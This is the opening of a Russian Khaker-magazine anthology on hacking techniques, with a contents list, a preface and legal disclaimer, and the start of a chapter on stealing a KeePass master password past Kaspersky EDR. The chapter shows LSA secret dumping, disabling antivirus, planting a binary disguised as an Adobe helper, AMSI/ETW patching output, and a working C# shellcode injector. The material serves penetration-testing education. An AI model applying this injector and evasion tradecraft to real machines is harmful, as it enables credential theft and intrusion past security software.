

# ВЗЛОМ

## ПРИЕМЫ, ТРЮКИ И СЕКРЕТЫ ХАКЕРОВ


ВЕРСИЯ 2.0

Библиотека журнала

ХАКЕР

# **ВЗЛОМ**

## **ПРИЕМЫ, ТРЮКИ И СЕКРЕТЫ ХАКЕРОВ**



**ВЕРСИЯ 2.0**

Санкт-Петербург  
«БХВ-Петербург»

2022



УДК 004  
ББК 32.973  
В40

В40 Взлом. Приемы, трюки и секреты хакеров. Версия 2.0. — СПб.: БХВ-Петербург, 2022. — 272 с.: ил. — (Библиотека журнала «Хакер»)

ISBN 978-5-9775-1227-5

В сборнике избранных статей из журнала «Хакер» описана технология инжекта шелл-кода в память KeePass с обходом антивирусов, атака ShadowCoerce на Active Directory, разобраны проблемы heap allocation и эксплуатация хипа уязвимого SOAP-сервера на Linux. Рассказывается о способах взлома протекторов Themida, Obsidium, .NET Reactor, Java-приложений с помощью dirtyJOE, программ fat binary для macOS с поддержкой нескольких архитектур. Даны примеры обхода Raw Security и написания DDoS-утилиты для Windows, взлома компьютерной игры и написания для нее трейнера на языке C++. Описаны приемы тестирования протоколов динамической маршрутизации OSPF и EIGRP, а также протокола DTP. Подробно рассмотрена уязвимость Log4Shell и приведены примеры ее эксплуатации.

*Для читателей, интересующихся информационной безопасностью*

УДК 004  
ББК 32.973

#### Группа подготовки издания:

Руководитель проекта	<i>Павел Шалин</i>
Зав. редакцией	<i>Людмила Гауль</i>
Редактор	<i>Ярослава Платонова</i>
Компьютерная верстка	<i>Натальи Смирновой</i>
Дизайн обложки	<i>Карины Соловьевой</i>

Подписано в печать 02.06.22.

Формат 70×100<sup>1/16</sup>. Печать офсетная. Усл. печ. л. 21,93.

Тираж 1200 экз. Заказ № 4220.

"БХВ-Петербург", 191036, Санкт-Петербург, Гончарная ул., 20.

Отпечатано с готового оригинал-макета

ООО "Принт-М", 142300, М.О., г. Чехов, ул. Полиграфистов, д. 1

ISBN 978-5-9775-1227-5

© ИП Югай А.О., 2022  
© Оформление. ООО "БХВ-Петербург", ООО "БХВ", 2022

# Содержание

---

<b>Предисловие .....</b>	<b>7</b>
<b>Вызов мастеру ключей. Инжектим шелл-код в память KeePass, обойдя антивирус .....</b>	<b>10</b>
Предыстория .....	10
Потушить AV .....	11
Получить сессию C2 .....	13
Перепать инструмент.....	14
Классическая инъекция шелл-кода .....	14
Введение в D/Invoke.....	20
DynamicAPIInvoke без D/Invoke .....	21
DynamicAPIInvoke с помощью D/Invoke .....	27
Зачем системные вызовы?.....	33
GetSyscallStub с помощью D/Invoke .....	35
Модификация KeeThief.....	42
Подготовка.....	42
Апгрейд функции ReadProcessMemory.....	43
Время для теста!.....	46
Выводы .....	47
<b>ShadowCoerce. Как работает новая атака на Active Directory .....</b>	<b>48</b>
PetitPotam и PrinterBug.....	48
Что такое VSS.....	49
Стенд.....	49
Как работает ShadowCoerce.....	50
Эксплуатация .....	53
Выводы .....	56
<b>Круче кучи! Разбираем в подробностях проблемы heap allocation.....</b>	<b>58</b>
Основы GDB .....	58
Структура чанков .....	59
Арена .....	60
Флаги.....	61
Bins .....	61



Тестовая программа .....	63
Практика.....	63
Fast bin Dup .....	69
Что еще почитать про кучу.....	73

## **WinAFL на практике. Учимся работать фаззером**

<b>и искать дыры в софте .....</b>	<b>74</b>
Требования к функции .....	75
Компиляция WinAFL .....	75
Поиск подходящей цели для фаззинга .....	76
Поиск функции для фаззинга внутри программы .....	77
Аргументы WinAFL, подводные камни .....	84
Прокачка WinAFL — добавляем словарь .....	85
Особенности WinAFL .....	86
Побочные эффекты .....	86
Дебаг-режим .....	86
Эмуляция работы WinAFL.....	86
Стабильность.....	87
Набор входных файлов.....	87
Отучаем программу ругаться.....	87

## **Неядерный реактор. Взламываем протектор .NET Reactor .....**

88

## **Фемида дремлет. Как работает обход защиты Themida .....**

95

## **Сны Фемиды. Ломаем виртуальную машину Themida .....**

102

## **Грязный Джо. Взламываем Java-приложения с помощью dirtyJOE .....**

110

## **Obsidium fatality. Обходим триальную защиту популярного протектора.....**

122

## **В итоге .....**

129

## **Липосакция для fat binary. Ломаем программу для macOS**

### **с поддержкой нескольких архитектур.....**

130

### **Немного теории .....**

130

### **Intel .....**

132

### **ARM .....**

134

### **Патчим плагин .....**

136

## **Разборки на куче. Эксплуатируем хип уязвимого SOAP-сервера**

### **на Linux .....**

138

### **Реверс-инжиниринг .....**

139

#### **handleCommand .....**

139

#### **parseArray .....**

144

#### **executeCommand.....**

148

#### **deleteNote .....**

150

#### **editNote.....**

151

newNote .....	152
show .....	154
Итоги реверса.....	154
Анализируем примитивы.....	154
UAF (show после delete) .....	154
Heap overflow.....	155
Неочевидный UAF и tcachebins .....	156
Собираем эксплоит.....	159
Запускаем эксплоит.....	160
Выводы .....	160

## **Routing nightmare. Как пентестить протоколы динамической маршрутизации OSPF и EIGRP ..... 164**

Проблематика, импакт и вооружение.....	164
Протокол OSPF .....	164
Протокол EIGRP .....	166
Импакт .....	167
Вооружение с FRRouting.....	168
Настройка FRRouting.....	168
Виртуальная лаборатория.....	169
Инъекция маршрутов и перехват трафика в домене OSPF .....	171
Инъекция маршрутов и переполнение таблицы маршрутизации в домене EIGRP .....	173
Меры предотвращения атак на домены маршрутизации .....	176
Выводы .....	177

## **Разруливаем DTP. Как взломать протокол DTP и совершить побег в другую сеть VLAN ..... 178**

Как это работает .....	178
Уязвимость .....	180
Виртуальная лаборатория.....	181
Кастомная эксплуатация уязвимости ++без использования++ Yersinia .....	182
Эксплуатация.....	185
Побег в другую сеть VLAN.....	187
Защита .....	189
Вывод.....	189

## **DDoS с усилением. Обходим Raw Security и пишем DDoS-утилиту для Windows ..... 190**

Ищем уязвимые серверы .....	193
Разработка .....	194
Функция выбора интерфейса, из которого будут поступать пакеты .....	195
Функции формирования UDP-пакета .....	196
Формирование пакета .....	200
Отправка пакета .....	200
Заключение .....	201



<b>Чит своими руками. Вскрываем компьютерную игру</b>	
<b>и пишем трейнер на C++ .....</b>	<b>202</b>
Выбор игры .....	202
Поиск значений .....	202
Что такое статический адрес .....	205
Поиск показателей здоровья .....	206
Поиск статического адреса для индикатора здоровья .....	210
Поиск значения числа патронов .....	213
Поиск статического адреса для ammo .....	213
Проверка полученного статического адреса .....	218
Проверка для HP .....	218
Проверка для ammo .....	219
Как будет выглядеть наш указатель в C++ .....	220
Написание трейнера .....	220
Injector .....	221
DLL .....	222
Модуль обратных вызовов .....	229
Модуль работы с памятью .....	229
Проверка работоспособности .....	232
Выводы .....	232
<b>Log4HELL! Разбираем Log4Shell во всех подробностях .....</b>	<b>233</b>
Log4Shell .....	233
Патчи для патчей .....	234
Майнеры, DDoS и вымогатели .....	235
Защита .....	237
Списки уязвимых .....	237
Как работает уязвимость .....	238
Как нашли уязвимость .....	238
Стенд .....	240
build.gradle .....	240
src/main/java/logger/Test.java .....	240
build.gradle .....	241
Детали уязвимости .....	242
RCE через Log4j .....	250
Эксплуатация Log4j в Spring Boot RCE на Java версии выше 8u19 .....	251
Не RCE единым .....	253
Манипуляции с пейлоадом и обходы WAF .....	256
Патчи и их обходы .....	259
Выводы .....	264
<b>«Хакер»: безопасность, разработка, DevOps .....</b>	<b>265</b>
<b>Предметный указатель .....</b>	<b>269</b>

# Предисловие

---

Прошло два года с момента публикации первого сборника статей, подготовленного издательством «БХВ» совместно с редакцией журнала «Хакер». То дебютное издание называлось «Взлом. Приемы, трюки и секреты хакеров». Книга быстро завоевала популярность среди читателей, пережила несколько допечаток и разошлась большим тиражом, что еще раз доказывает: тема информационной безопасности не теряет своей актуальности. Сейчас ее уже невозможно найти в продаже, однако мы решили не выпускать еще один дополнительный тираж, потому что опубликованные в первом сборнике материалы за два года немного устарели. Сфера защиты информации весьма динамична, здесь все меняется очень быстро. Между тем в «Хакере» каждый день выходят новые интересные и актуальные статьи. Они и легли в основу этой книги.

Публикуемые в «Хакере» материалы всегда отличались своей практической ценностью. Здесь не найдешь философских трактатов о судьбах IT-индустрии или пространных рассуждений о внутреннем устройстве программ. Только практические приемы взлома, защиты от него, описание уязвимостей, технологий атак, способов их детектирования и защиты данных. Все тексты созданы практикующими профессионалами, имеющими многолетний опыт работы в сфере пентестинга, реверс-инжиниринга и информационной безопасности. Уровень экспертизы авторского коллектива «Хакера» необычайно высок, что подтверждается многолетней историей журнала. Возможно, именно поэтому некоторые авторы предпочитают публиковать свои статьи и руководства под псевдонимами — настоящие имена создателей отдельных текстов не знают даже сотрудники редакции :).

Журнал «Хакер» появился в феврале 1999 года, и первые его выпуски были в большей степени посвящены компьютерным играм, чем взлому и защите от него. Но позже игровая тематика перекочевала в отдельное издание, и уже через десять номеров акцент сместился в сторону всевозможных компьютерных трюков и хакерской субкультуры. Ведь хакеры — в первоначальном, классическом понимании данного термина — это исследователи, изучающие внутреннее устройство и архитектуру компьютеров не с целью личного обогащения или вредительства, а исклю-



чительно ради удовлетворения собственной жажды познания. Вот для таких хакеров и был создан журнал.

На бумаге «Хакер» выходил еще шестнадцать лет — до июля 2015 года. За это время многое изменилось: стал совершенно иным рынок рекламы, стоимость полиграфии выросла в несколько раз, да и читатели стали менее охотно покупать бумажную прессу, предпочитая читать интересующие их статьи в интернете. Журнал отреагировал на новые веянья времени: все последующие выпуски перекочевали на сайт **haker.ru**, до этого игравший роль официальной веб-странички бумажного издания, а в 2015 году превратившийся в единственную площадку, на которой выходили все новые материалы. Сейчас **haker.ru** читает несколько миллионов человек ежемесячно, постоянные подписчики получают PDF-версию журнала, электронные рассылки и внимательно следят за новинками в социальных сетях.

В середине «нулевых» претерпела существенные изменения и индустрия хакерства, разделившись на два противоположных по своей сути течения: криминальное, и противостоящее ей направление информационной безопасности. «Хакер» занял сторону добра: мы пишем о взломе с точки зрения тестирования безопасности информационных систем, особое внимание уделяя противодействию вторжениям, профилактике защиты и мерам по обеспечению сохранности данных. Читатели «Хакера» всегда остаются на острие прогресса, поскольку журнал делится с ними самой актуальной информацией о новых уязвимостях, вредоносных программах, векторах атак и прочих важных событиях в мире ИБ.

Исторически в «Хакере» сложилась своеобразная атмосфера. Во-первых, авторы общаются с читателем запросто, на «ты». Во-вторых, здесь допустимы сленг и жаргонизмы: наши авторы не любят официоза и привыкли называть вещи своими именами. Кто-то из читателей первых сборников назвал это «гопническим стилем» — вероятно, он просто никогда не держал в руках бумажный «Хакер» или ни разу не заглядывал на **haker.ru**.

В книге принят ряд условных обозначений. Так, врезка ***Примечание*** содержит ту или иную полезную информацию, относящуюся к рассматриваемой теме. Врезка ***Полезные ссылки*** включает ссылки на различные публикации в интернете, где вы сможете почерпнуть дополнительную информацию по связанной теме. Во врезке ***ВНИМАНИЕ!*** приведена важная информация, к которой следует отнестись со всей возможной серьезностью. ***Жирным шрифтом*** в книге выделены элементы интерфейса, моноширинным — команды, элементы машинного ввода и вывода.

Прочитав книгу, вы узнаете, как обходить антивирусы, как работает новая атака на Active Directory, как устроена куча и связанные с ней уязвимости, научитесь работать фаззером и искать дыры в софте. Еще вы познакомитесь с примерами взлома различных протекторов, особенностями пентеста протоколов динамической маршрутизации и протокола DTP, выясните, как написать DDoS-утилиту для Windows. Наконец, вы освоите разработку своего трейнера для игры на языке C++ и узнаете, как устроена нашумевшая уязвимость Log4HELL.

Поскольку тема этой книги весьма специфична, мы не можем не опубликовать в предисловии несколько важных предупреждений. Вот они:

### **ВНИМАНИЕ!**

Вся приведенная на страницах этой книги информация, код и примеры публикуются исключительно в ознакомительных целях. Ни издательство «БХВ», ни редакция журнала «Хакер», ни авторы не несут никакой ответственности за любые последствия использования информации, полученной в результате прочтения книги, а также за любой возможный вред, причиненный информацией из этого издания.

Помните, что несанкционированный доступ к компьютерным системам и распространение вредоносного ПО преследуются по закону. Все рассмотренные в книге методы представлены в ознакомительных целях. Каким-либо образом используя представленную в книге информацию, вы действуете исключительно на собственный страх и риск.

Надеюсь, эта книга поможет вам в изучении принципов и практических приемов информационной безопасности, а также послужит хорошим источником вдохновения в процессе обучения защите данных.

*Валентин Холмогоров,  
редактор рубрики «Взлом» журнала «Хакер»*

<http://xakep.ru>  
<http://holmogorov.ru>



# Вызов мастеру ключей. Инжектим шелл-код в память KeePass, обойдя антивирус

---

*snovvcrash*

Недавно на пентесте мне понадобилось вытащить мастер-пароль открытой базы данных KeePass из памяти процесса с помощью утилиты KeeThief из арсенала GhostPack. Все бы ничего, да вот EDR, следящий за системой, категорически не давал мне этого сделать — ведь под капотом KeeThief живет классическая процедура инъекции шелл-кода в удаленный процесс, что не может остаться незамеченным в 2022 году.

В этой главе мы рассмотрим замечательный сторонний механизм D/Invoke для C#, позволяющий эффективно дергать Windows API в обход средств защиты, и перепишем KeeThief, чтобы его не ловил великий и ужасный «Касперский». Погнали!

## Предыстория

В общем, пребываю я на внутрике, домен-админ уже пойман и ~~наказан~~, но вот осталась одна вредная база данных KeePass, которая, конечно же, не захотела сбрутиться с помощью hashcat и keepass2john.py (<https://gist.github.com/HarmJ0y/116fa1b559372804877e604d7d367bbc>). В KeePass — доступы к критически важным ресурсам инфры, определяющим исход внутрика, поэтому добраться до нее нужно. На рабочей станции, где пользак крутит интересующую нас базу, глядит в оба Kaspersky Endpoint Security (он же KES), который не дает расслабиться. Рассмотрим, какие есть варианты получить желанный мастер-пароль, не прибегая к сочинжерии.

Прежде всего скажу, что успех этого предприятия — в обязательном использовании крутой малвари KeeThief из коллекции GhostPack авторства небезызвестных @harmj0y (<https://twitter.com/harmj0y>) и @tifkin\_ ([https://twitter.com/tifkin\\_](https://twitter.com/tifkin_)). Ядро программы — кастомный шелл-код, который вызывает RtlDecryptMemory в отношении зашифрованной области виртуальной памяти KeePass.exe и выдергивает оттуда наш мастер-пароль. Если есть шелл-код, нужен и загрузчик, и с этим возникают трудности, когда на хосте присутствует EDR...

Впрочем, мы отвлеклись. Какие были варианты?

## Потушить AV

Самый простой (и глупый) способ — вырубить к чертям «Касперского» на пару секунд. «Это не редтим, поэтому право имею!» — подумал я. Так как привилегии администратора домена есть, есть и доступ к серверу администрирования KES. Следовательно, и к учетке K1ScSvc (в этом случае использовалась локальная УЗ), кредиты от которой хранятся среди секретов LSA в плейинтексте.

Порядок действий простой. Дампаю LSA с помощью `secretsdump.py` (<https://github.com/SecureAuthCorp/impacket/blob/master/examples/secretsdump.py>) (рис. 1.1).

```
[14|10:56] → ~/ws secretsdump.py @KSC-APP1
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey:
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)

...

[*] _SC_klactprx
K1ScSvc:o (
[*] _SC_kladminserver
...
[*] _SC_klwebsrv
K1ScSvc:o (
[*] _SC_ksnproxy
K1ScSvc:o (
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

Рис. 1.1. Потрошим LSA

Гружу консоль администрирования KES с официального сайта (<https://www.kaspersky.ru/small-to-medium-business-security/downloads/endpoint>) и логинюсь, указав хостнейм KSC (рис. 1.2).




Рис. 1.2. Консоль администрирования KES

```
[14|11:16] → ~/./client/bin smbclient.py @10.1.193.34
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Type help for list of commands
# cd /users/ /appdata/local/adobe/Acrobat/11.0
[-] No share selected
# use C$
# cd /users/ /appdata/local/adobe/Acrobat/11.0
# put AdobeHelperAgent.exe
# ls
drw-rw-rw- 0 Mon Mar 14 11:16:50 2022 .
drw-rw-rw- 0 Mon Mar 14 11:16:50 2022 ..
-rw-rw-rw- 71171 Fri Apr 23 13:57:07 2021 AdobeCMapFnt11.lst
-rw-rw-rw- 443904 Mon Mar 14 10:48:27 2022 AdobeHelper.exe
-rw-rw-rw- 744448 Mon Mar 14 11:17:06 2022 AdobeHelperAgent.exe
-rw-rw-rw- 121270 Fri Mar 11 13:50:44 2022 AdobeSysFnt11.lst
drw-rw-rw- 0 Tue Nov 2 10:41:38 2021 Cache
-rw-rw-rw- 3072 Fri Mar 11 16:23:16 2022 SharedDataEvents
-rw-rw-rw- 110015 Thu Nov 18 16:05:29 2021 UserCache.bin
# rm AdobeHelperAgent.exe
#

NimPlant 1 $ > shell C:\users\ \appdata\local\adobe\Acrobat\11.0\AdobeHelperAgent.exe
[14/03/2022 11:16:57|NP1] Staged command 'shell C:\users\ \appdata\local\adobe\Acrobat\11.0\AdobeHelperAgent.exe'.
[14/03/2022 11:17:22|NP1]
Database : C:\Users\ \Desktop\DB.kdbx
KeyType : KcpPassword
KeePassVersion : 2.49.0.0
ProcessID : 15428
ExecutablePath : C:\Program Files\KeePass Password Safe 2\KeePass.exe
EncryptedBlobAddress : 58333896
EncryptedBlob : 26-46-D5-54-D6-54-01-E8-E5-4D-9C-27-15-F7-A6-03
EncryptedBlobLen : 16
PlaintextBlob : 51- -39-00-00-00-00-00-00-00
Plaintext : Q 9
```

Рис. 1.3. AdobeHelperAgent.exe, ну вы поняли, ага

Стопорю «Каспера» и делаю свои грязные делишки (рис. 1.3).

Profit! Мастер-пароль у нас. После окончания проекта я опробовал другие способы решить эту задачу.

## Получить сессию C2

Многие C2-фреймворки (<https://attack.mitre.org/tactics/TA0011/>) умеют тащить за собой DLL рантайма кода C# (Common Language Runtime, CLR) и загружать ее отраженно по принципу RDI (Reflective DLL Injection, <https://www.ired.team/offensive-security/code-injection-process-injection/reflective-dll-injection>) для запуска малвари из памяти. Теоретически это может повлиять на процесс отлова управляемого кода, исполняемого через такой трюк.

Полноценную сессию Meterpreter при активном антивирусе Касперского получить трудно из-за обилия артефактов в сетевом трафике, поэтому его execute-assembly (<https://github.com/b4rtik/metasploit-execute-assembly>) я даже пробовать не стал. А вот модуль execute-assembly (<https://www.cobaltstrike.com/blog/cobalt-strike-3-11-the-snake-that-eats-its-tail/>) Cobalt Strike принес свои результаты, поскольку я правильно получил сессию beacon (далее скриншоты будут с домашнего KIS, а не KES, но все техники работают и против последнего — проверено, рис. 1.4).




Рис. 1.4. KeeTheft.exe с помощью execute-assembly CS

Все козыри раскрывать не буду — мне еще работать пентестером, однако этот метод тоже не представляет большого интереса в нашей ситуации. Для гладкого по-

лучения сессии «маячка» нужен внешний сервак, на который надо накрутить валидный сертификат для шифрования SSL-трафика, а заражать таким образом машину с **внутреннего** периметра заказчика — совсем невежливо.

## Перепаять инструмент

Самый интересный и в то же время трудозатратный способ — переписать логику инъекции шелл-кода таким образом, чтобы EDR не спалил в момент исполнения. Это то, ради чего мы сегодня собрались, но для начала немного теории.

### ПРИМЕЧАНИЕ

Дело здесь именно в уклонении от эвристического анализа, так как, если спрятать сигнатуру малвари с помощью недетектируемого упаковщика, доступ к памяти нам все равно будет запрещен из-за фейла инъекции (рис. 1.5).

```
C:\Users\... \Downloads>Loader.exe
[*] Applying Syscall AMSI patch
[+] NtWriteVirtualMemory Succeed!
[+] OldProtect set back
[*] AMSI disabled: true
[*] Applying Syscall ETW patch
[+] NtWriteVirtualMemory Succeed!
[+] OldProtect set back
[*] ETW blocked by patch: true
***** Found a PwDatabase! *****
*** PwDatabase location :
***** Found a CompositeKey! *****
***** Found a PwDatabase! *****
*** PwDatabase location :
***** Found a CompositeKey! *****

KcpPasswordDatabase Location:
KcpPasswordAddr: 0x02F96788
KcpPasswordEncBlob:
0x87,0xA2,0xA5,0xB6,0x89,0xB2,0x5B,0x2B,0xE3,0xB1,0x29,0x9D,0x18,0xF7,0xC0,0xCF
KcpPasswordPlain: 00000000[+]00000000

KcpPasswordDatabase Location:
KcpPasswordAddr: 0x03018C60
KcpPasswordEncBlob:
0xEC,0x87,0x9F,0xB4,0xA1,0xDE,0x59,0xDE,0xEF,0x50,0x89,0xC3,0x32,0xE5,0x43,0xB7
KcpPasswordPlain: 00000000[+]00000000
```

Рис. 1.5. Запуск криптованного KeeTheft.exe при активном EDR

## Классическая инъекция шелл-кода

Оглянемся назад и рассмотрим классическую технику внедрения стороннего кода в удаленный процесс. Для этого наши предки пользовались священным трио Win32 API (рис. 1.6):

- VirtualAllocEx (<https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex>) — выделить место в виртуальной памяти удаленного процесса под наш шелл-код.

- WriteProcessMemory (<https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory>) — записать байты шелл-кода в выделенную область памяти.
- CreateRemoteThread (<https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createremotethread>) — запустить новый поток в удаленном процессе, который стартует свежезаписанный шелл-код.




Рис. 1.6. Исполнение шелл-кода с помощью Thread Execution  
(изображение — elastic.co)

Напишем простой PoC на C#, демонстрирующий эту самую классическую инъекцию шелл-кода.

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;

namespace SimpleInjector
{
    public class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr OpenProcess(
            uint processAccess,
            bool bInheritHandle,
            int processId);

        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAllocEx(
            IntPtr hProcess,
            IntPtr lpAddress,
            uint dwSize,
            uint flAllocationType,
            uint flProtect);
```



```
[DllImport("kernel32.dll")]
static extern bool WriteProcessMemory(
    IntPtr hProcess,
    IntPtr lpBaseAddress,
    byte[] lpBuffer,
    Int32 nSize,
    out IntPtr lpNumberOfBytesWritten);

[DllImport("kernel32.dll")]
static extern IntPtr CreateRemoteThread(
    IntPtr hProcess,
    IntPtr lpThreadAttributes,
    uint dwStackSize,
    IntPtr lpStartAddress,
    IntPtr lpParameter,
    uint dwCreationFlags,
    IntPtr lpThreadId);

public static void Main()
{
    // msfvenom -p windows/x64/messagebox TITLE='MSF' TEXT='Hack the
    Planet!' EXITFUNC=thread -f csharp
    byte[] buf = new byte[] { };

    // Получаем PID процесса explorer.exe
    int processId = Process.GetProcessesByName("explorer")[0].Id;

    // Получаем хендл процесса по его PID (0x001F0FFF =
    PROCESS_ALL_ACCESS)
    IntPtr hProcess = OpenProcess(0x001F0FFF, false, processId);

    // Выделяем область памяти 0x1000 байт (0x3000 = MEM_COMMIT |
    MEM_RESERVE, 0x40 = PAGE_EXECUTE_READWRITE)
    IntPtr allocAddr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000,
    0x3000, 0x40);

    // Записываем шелл-код в выделенную область
    _ = WriteProcessMemory(hProcess, allocAddr, buf, buf.Length, out
    _);

    // Запускаем поток
    _ = CreateRemoteThread(hProcess, IntPtr.Zero, 0, allocAddr,
    IntPtr.Zero, 0, IntPtr.Zero);
}
```

Скомпилировав и запустив инжектор, с помощью Process Hacker можно наблюдать, как в процессе explorer.exe запустится новый поток, рисующий нам диалоговое окно MSF (рис. 1.7).




Рис. 1.7. Классическая инъекция шелл-кода

Если просто положить такой бинарь на диск с активным средством антивирусной защиты, реакция будет незамедлительной независимо от содержимого массива buf, то есть нашего шелл-кода. Все дело в комбинации потенциально опасных вызовов Win32 API, которые заведомо используются в большом количестве зловредов. Для демонстрации я перекомпилирую инжектор с пустым массивом buf и заливаю результат на VirusTotal. Реакция (<https://www.virustotal.com/gui/file/894aa4b908f51ec2202fffd1dd052716921ee1598a431b356a9a2c6c4a479367>) ресурса говорит сама за себя (рис. 1.8).

Как антивирусное ПО понимает, что перед ним инжектор, даже без динамического анализа? Все просто: пачка атрибутов DllImport, занимающих половину нашего исходника, кричит об этом на всю деревню. Например, с помощью такого волшебного кода на PowerShell я могу посмотреть все импорты в бинаре .NET.

### ПРИМЕЧАНИЕ

Здесь используется сборка System.Reflection.Metadata, доступная «из коробки» в PowerShell Core. Установка описана в документации Microsoft (<https://docs.microsoft.com/en-us/powershell/scripting/install/installing-powershell-on-windows>).

